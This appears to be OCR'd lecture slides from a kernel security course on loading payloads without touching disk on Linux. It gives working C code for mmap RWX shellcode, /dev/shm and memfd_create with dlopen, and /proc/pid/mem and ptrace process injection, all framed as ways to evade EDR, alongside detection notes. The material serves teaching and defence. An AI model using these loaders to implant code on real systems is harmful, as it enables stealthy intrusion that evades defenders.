CY-4973/7790

Kernel Security: how2rootkit

Reflective Payloads


Loading code without touching the filesystem.

Why In-Memory Execution?

- Writing to disk leaves forensic artifacts: timestamps, inodes, journal entries
- EDR products hook file-write syscalls and scan new files on creation
- Embedded and containerized targets often mount rootfs read-only
- Immutable infrastructure means your payload disappears on reboot anyway

The Stealth Ladder

Each technique trades complexity for stealth. We will climb this ladder today.



mmap RWX: The Simplest Case

Allocate a page that is readable, writable, and executable. Copy shellcode in and jump to it.

```
void *mem = mmap(NULL, sizeof(shellcode),
                 PROT_READ | PROT_WRITE | PROT_EXEC,
                 MAP_PRIVATE | MAP_ANONYMOUS, -1, 0);
if (mem == MAP_FAILED) { perror("mmap"); return 1; }

memcpy(mem, shellcode, sizeof(shellcode));

void (*func)() = (void (*)())mem;
func();   // shellcode executes
```

- `MAP_ANONYMOUS` means no file backing -- pure RAM
- Works because we inject into ourselves and our lab has no Wenforcement

RWX Limitations

- Shellcode must be self-contained: no relocations, no library calls, no symbols
- Anything beyond trivial payloads (reverse shell, connect-back) is painful to write as raw shellcode
- We want to load real compiled code -- shared objects with constructors, library calls, structured data
- That means we need a file descriptor or a loader

tmpfs and ramfs

- RAM-backed filesystems that behave like normal directories
- Files exist in volatile memory -- not written to permanent storage (usually)
- Common mounts: `/dev/shm`, `/tmp`, `/run/user/<uid>`

```
mount | grep tmpfs
tmpfs on /dev/shm type tmpfs (rw,nosuid,nodev)
tmpfs on /run/user/1000 type tmpfs (rw,nosuid,nodev,relatime,...)
```

Finding exec-capable tmpfs mounts:

```
mount | grep tmpfs | grep -v noexec
```

- `/dev/shm` is present on virtually every Linux system and usually allows exec

tmpfs Caveats

- Unlucky paging can write tmpfs contents to swap (on-disk)
- Files are visible to anyone with access to the mount point

tmpfs artifacts

```
ls -lah /dev/shm
-rwxr-xr-x 1 user user 69K Mar 26 15:58 a.out
```

- Forensic artifacts still need cleanup -- but cleaning RAM is easier than cleaning disk
- Not every system has an exec-capable tmpfs
- Real-world: Epoch0 malware wrote its payload to `/dev/shm` and forgot to delete it

Takeaway: `/dev/shm` is only marginally safer than writing to actual disk

Demo: /dev/shm + dlopen

Write SO bytes to `/dev/shm`, dlopen it, let the constructor fire, then unlink.

```c
#include <dlfcn.h>
#include <fcntl.h>
#include <unistd.h>
#include <string.h>
#include <stdio.h>

// so_bytes: compiled initlib.so loaded into memory
extern unsigned char so_bytes[];
extern unsigned int  so_bytes_len;

int main(void) {
    const char *path = "/dev/shm/.payload.so";

    int fd = open(path, O_CREAT | O_WRONLY, 0755);
    write(fd, so_bytes, so_bytes_len);
    close(fd);

    void *h = dlopen(path, RTLD_NOW);  // constructor fires here
    if (!h) fprintf(stderr, "dlopen: %s\n", dlerror());

    unlink(path);  // remove from /dev/shm
    if (h) dlclose(h);
    return 0;
}
```

Sample so

The constructor in `initlib.c` runs automatically on `dlopen`:

```
__attribute__((constructor))
static void lib_init(void) {
    printf("[initlib] constructor: library loaded!\n");
}
```

What's Wrong with /dev/shm?

- The file exists on the filesystem, even if briefly -- `ls /dev/shm` catches it
- Other users with access to the mount can see it
- Hardened systems mount `/dev/shm` with `noexec` -- dlopen fails
- Race window between `open()`/`write()` and `unlink()` is observable

We want a file descriptor with no filesystem path at all. That's `memfd_create`.

Anonymous Files: memfd_create

- Creates a file-like object backed by memory with no filesystem entry
- Returns a normal file descriptor -- supports `read`, `write`, `mmap`, `fchmod`
- Contents vanish when the fd is closed or the process exits

```
int memfd_create(const char *name, unsigned int flags);
```

- `name`: debug label visible in `/proc/<pid>/fd` but not on any filesystem
- `MFD_CLOEXEC`: close fd on `exec`
- `MFD_ALLOW_SEALING`: enable fcntl seals
- `MFD_NOEXEC_SEAL` / `MFD_EXEC`: control executability (newer kernels)

memfd + fexecve

The simple path for full ELF binaries: create an anonymous file, write the binary, execute it.


```
int fd = memfd_create("runner", MFD_CLOEXEC);
write(fd, elf_bytes, elf_len);
fchmod(fd, 0700);

char *argv[] = { "runner", NULL };
char *envp[] = { NULL };
fexecve(fd, argv, envp);  // replaces current process
```

- `fexecve` works because the kernel can read the ELF from the fd
- No file on disk at any point
- But `fexecve` replaces the process. For loading a SO into the current process, we need dlopen.

The dlopen Trick

The primary code example. Create an anonymous file, write SO bytes into it, then dlopen via `/proc/self/fd/<fd>`.

```c
#include <dlfcn.h>
#include <stdio.h>
#include <sys/mman.h>
#include <unistd.h>

extern unsigned char so_bytes[];
extern unsigned int  so_bytes_len;

int main(void) {
    int fd = memfd_create("payload",
                          MFD_CLOEXEC);
    write(fd, so_bytes, so_bytes_len);

    char path[64];
    snprintf(path, sizeof(path),
             "/proc/self/fd/%d", fd);

    void *h = dlopen(path, RTLD_NOW);
    // constructor fires here
    if (!h)
        fprintf(stderr, "%s\n", dlerror());

    if (h) dlclose(h);
    close(fd);
    return 0;
}
```



Detecting memfd Payloads

Anonymous files are invisible to `ls` but visible through `/proc`:

```
ls -l /proc/<pid>/fd
lrwx------ 1 user user 64 ... 3 -> /memfd:payload (deleted)

cat /proc/<pid>/maps | grep memfd
7f8a00000-7f8a01000 r-xp ... /memfd:payload (deleted)

lsof -p <pid> | grep memfd
```

- The `(deleted)` tag is a common hunting indicator
- EDR rules flag any `memfd` fd that is also mapped executable
- Despite this, memfd is still effective against basic filesystem monitoring

memfd vs /dev/shm

	/dev/shm	memfd
Filesystem entry	yes	no
Visible to `ls`	yes	no
Survives process exit	until unlinked	no (auto-cleanup)
Needs exec mount	yes	no
`/proc` visibility	normal file	`memfd:name (deleted)`
Kernel support	everywhere	3.17+
dlopen works?	yes	yes (via `/proc/self/fd`)

memfd wins on stealth. Both work for the dlopen trick.

/proc/pid/mem: Cross-Process Injection

Every process exposes its virtual memory as a file: `/proc/<pid>/mem`

- Open it, `lseek` to an address, `read` or `write` arbitrary memory
- Requires same UID or `CAP_SYS_PTRACE`
- Kernel checks access via `ptrace_may_access()`

This turns process memory into a file I/O problem:


```
int fd = open("/proc/1234/mem", O_RDWR);
lseek(fd, target_addr, SEEK_SET);
write(fd, shellcode, shellcode_len);
close(fd);
```

But writing alone isn't enough -- you need to redirect execution to your shellcode.

The ptrace + /proc/pid/mem Combo

1. `PTRACE_ATTACH` -- stop the target
2. Parse `/proc/pid/maps` -- find an RWX region or code cave
3. `open(/proc/pid/mem)` -- lseek to cave, write shellcode
4. `PTRACE_SETREGSET` -- set PC to shellcode address
5. `PTRACE_DETACH` -- target resumes, runs your code

Alternative: skip step 4 and instead overwrite a function pointer or return address.



Detecting /proc/pid/mem Injection

- **TracerPid**: `/proc/<pid>/status` shows non-zero `TracerPid` while attached

```
grep TracerPid /proc/1234/status
TracerPid:  5678
```

- **Yama LSM**: `/proc/sys/kernel/yama/ptrace_scope`
  - 0 = any process with same UID (classic)
  - 1 = only direct parent (default on Ubuntu)
  - 2 = only CAP_SYS_PTRACE
  - 3 = no ptrace at all
- Memory forensics: look for executable pages that don't correspond to any mapped file


Why Not Just dlopen?

The memfd + dlopen trick works well, but it has limits:

- `dlopen` is a libc function -- if you're running as raw shellcode (e.g., from MERIDIAN's RWX page), you may not have libc available
- `dlopen` calls through `ld.so`, which creates `/proc/pid/maps` entries
- `dlopen` triggers audit hooks and can be monitored
- If you want to load a SO from shellcode without touching libc at all, you need to do what `ld.so` does yourself

Minimal SO Loader Steps

What does `ld.so` actually do when you call `dlopen`? Four steps:



Minimal SOloader

1. **Parse ELF**: read `Ehdr`, walk `Phdr` array, find `PT_LOAD` and `PT_DYNAMIC`
2. **mmap segments**: for each `PT_LOAD`, `mmap` at the right offset with the right permissions
3. **Apply relocations**: patch pointers based on the actual load address
4. **Call `.init_array`**: iterate the constructor function pointer array, call each one

Relocations: The Essential Three

On AArch64, a minimal loader only needs to handle three relocation types:

- **`R_AARCH64_RELATIVE`**: internal pointer fixup
  - `*(base + r_offset) = base + r_addend`
  - Adjusts pointers that reference locations within the SO itself
- **`R_AARCH64_GLOB_DAT`**: global data reference
  - `*(base + r_offset) = dlsym(RTLD_DEFAULT, sym_name)`
  - Fills GOT entries for external symbols (e.g., `printf`, `malloc`)
- **`R_AARCH64_JUMP_SLOT`**: function call via PLT
  - `*(base + r_offset) = dlsym(RTLD_DEFAULT, sym_name)`
  - Same as GLOB_DAT but for PLT/GOT function entries
  - Our loader resolves eagerly -- no lazy binding

.init_array: Automatic Execution

The `.init_array` section holds function pointers that run when the SO is loaded.

```
__attribute__((constructor))
static void lib_init(void) {
    printf("[payload] loaded!\n");
}
```

The compiler places `lib_init` into `.init_array`. A loader iterates and calls each pointer:

```
// After relocations are applied:
Elf64_Dyn *dyn = ...;  // from PT_DYNAMIC
void (**init_arr)(void) = base + dyn[DT_INIT_ARRAY].d_un.d_ptr;
size_t count = dyn[DT_INIT_ARRAYSZ].d_un.d_val / sizeof(void *);

for (size_t i = 0; i < count; i++)
    init_arr[i]();   // payload fires
```

This is why `dlopen` triggers constructors -- and why our custom loader must too.

Shellcode Stub Sketch

Everything the C version does, but via raw syscalls. No libc.

```
; 1. Create anonymous file
mov x8, #SYS_memfd_create     ; syscall number
adr x0, name                  ; "payload"
mov x1, #MFD_CLOEXEC
svc #0                        ; fd in x0

; 2. Write SO bytes into it
mov x8, #SYS_write
; x0 = fd, x1 = so_bytes, x2 = so_len
svc #0

; 3. Find libc base from /proc/self/maps
;    scan for "libc" string, parse base address

; 4. Walk libc ELF to find dlopen symbol
;    parse .dynsym + .dynstr

; 5. Call dlopen("/proc/self/fd/<fd>", RTLD_NOW)
;    constructor fires, payload executes
```

This is how an initial shellcode stage (e.g., from MERIDIAN) can load a full SO without any libc dependency at the call site.

Reflective SO Injection

The SO carries its own loader as an exported function.

- Copy the raw `.so` bytes into memory (no file, no `dlopen`)
- Jump to the reflective loader entry point inside the SO
- The loader relocates itself: walks its own ELF headers, applies relocations, calls `.init_array`
- Assumes libc/ld.so are mapped in the process but doesn't link against them

Given a bootstrap shellcode, this turns a shared object into position-independent shellcode.

Full ELF Loader:

A real reflective loader handles much more than the essential three relocation types:

- 11+ AArch64 relocation types (TLS, COPY, TLSDESC, IRELATIVE, ...)
- Section alignment and page boundary management
- BSS zeroing (segments where `memsz > filesz`)
- Thread-local storage initialization
- Symbol versioning (`VERNEED`, `VERSYM`)

Complexity Comparison

- **/dev/shm + dlopen**: dead simple, barely stealthy. Good for labs and quick prototyping.
- **memfd + dlopen**: the practical sweet spot. No filesystem artifact, moderate detection surface.
- **Shellcode stub**: needed when libc isn't available. Architecture-specific, harder to maintain.
- **Reflective loader**: maximum stealth, maximum complexity. Capstone-grade work.

Detection

Technique	Artifacts
Disk write	`inotify`, file integrity monitoring, EDR hooks
/dev/shm	`ls /dev/shm`, mount monitoring
memfd	`/proc/pid/fd` shows `memfd:` entries, `/proc/pid/maps`
/proc/pid/mem	`TracerPid` in `/proc/pid/status`, Yama ptrace_scope
Shellcode (mmap RWX)	Memory scanning for RWX pages without file backing
Reflective SO	Memory forensics only -- no fd, no maps entry, no file

As stealth increases, detection shifts from filesystem monitoring to memory forensics.

Key Takeaways

1. Disk artifacts: every file write is a detection opportunity
2. **memfd + dlopen** is the practical sweet spot: no filesystem path, constructor-based execution, moderate complexity. But most systems look for this (ebpf/edr)
3. `/proc/pid/mem` lets you carve out an executable image to "spoof" an entry in /proc/maps
4. Shellcode loaders avoid libc entirely, but running from RWX memory
5. Full r(eflective) loading is : the SO relocates itself with no external dependencies

Capstone

These techniques map directly to the capstone project:

- **Stage 1** (MERIDIAN exploit): your shellcode lands in an RWX page. Use the memfd + dlopen trick (or a shellcode stub) to load a real payload from there.
- **Challenge 10b** (reflective kernel module loader): implement a full ELF loader that parses, relocates, and initializes a kernel module from raw bytes in memory.
    - The one I wrote is about 917 lines of just relocation handling.
    - So uh... only attempt if you finish early

Appendix: Relocation Types Deep Dive

```
readelf -rW hello

Relocation section '.rela.dyn' at offset 0x480 contains 8 entries:
    Offset             Info             Type               Symbol's Value  Symbol's Name + Add
000000000001fdc8  0000000000000403 R_AARCH64_RELATIVE                        750
000000000001fdd0  0000000000000403 R_AARCH64_RELATIVE                        700
000000000001ffc0  0000000400000401 R_AARCH64_GLOB_DAT     0000000000000000 _ITM_deregisterTM..
000000000001ffc8  0000000500000401 R_AARCH64_GLOB_DAT     0000000000000000 __cxa_finalize@GLIB

Relocation section '.rela.plt' at offset 0x540 contains 5 entries:
0000000000020000  0000000300000402 R_AARCH64_JUMP_SLOT    0000000000000000 __libc_start_main@G
0000000000020020  0000000900000402 R_AARCH64_JUMP_SLOT    0000000000000000 printf@GLIBC_2.17 +
```

- `RELATIVE`: `r_info` type = 0x403. No symbol lookup. `*(base + offset) = base + addend`
- `GLOB_DAT`: `r_info` type = 0x401. Resolve symbol by name. `*(base + offset) = sym_addr`
- `JUMP_SLOT`: `r_info` type = 0x402. Same resolution as GLOB_DAT but for PLT entries.

Hint: `void *sym_addr = dlsym(RTLD_DEFAULT, sym_name);`

Appendix: .init_array Internals

Inspecting a shared object's constructor table:

```
readelf -d sample.so | grep INIT
 0x0000000000000019 (INIT_ARRAY)         0x1fde0
 0x000000000000001b (INIT_ARRAYSZ)       24 (bytes)
```

Three function pointers (24 / 8 = 3 entries):

```
objdump -s -j .init_array sample.so

Contents of section .init_array:
 1fde0 a0060000 00000000 00000000 00000000  ................
 1fdf0 00000000 00000000                    ........
```

The first pointer (`0x6a0`) is the address of the constructor function within the SO. After relocation fixup (adding the base address), the loader calls this pointer.

Appendix: GOT/PLT Refresher

How PIC (Position-Independent Code) calls external functions:

1. **PLT stub** (in `.text`): a small trampoline that loads a GOT entry and branches to it
2. **GOT entry** (in `.got.plt`): initially points back to the PLT resolver
3. **First call**: PLT stub jumps to resolver, which calls `ld.so` to find the real address, patches the GOT entry
4. **Subsequent calls**: PLT stub jumps directly to the resolved address (lazy binding)

Our custom loader doesn't do lazy binding -- it resolves every JUMP_SLOT eagerly at load time. This is simpler and avoids needing the `ld.so` resolver infrastructure.

Useful commands:

```
readelf -r <file>     # relocation entries
readelf -d <file>     # dynamic section (DT_NEEDED, DT_INIT_ARRAY, ...)
readelf -s <file>     # symbol table
objdump -d <file>     # disassembly -- see PLT stubs
```

Appendix: References

- `man memfd_create` -- anonymous file creation
- `man fexecve` -- execute from file descriptor
- `man ptrace` -- process trace / debugging interface
- `man proc` -- `/proc/pid/mem`, `/proc/pid/maps`, `/proc/pid/status`
- glibc `ld.so` source: `elf/dl-reloc.c`, search for `R_AARCH64_GLOB_DAT`
- Shmoocon 2019: "Reflective SO Injection" -- userspace reflective loading on Linux
- Challenge 10b: `exploit_kload_hard_solution.c` -- 917-line reflective kernel module loader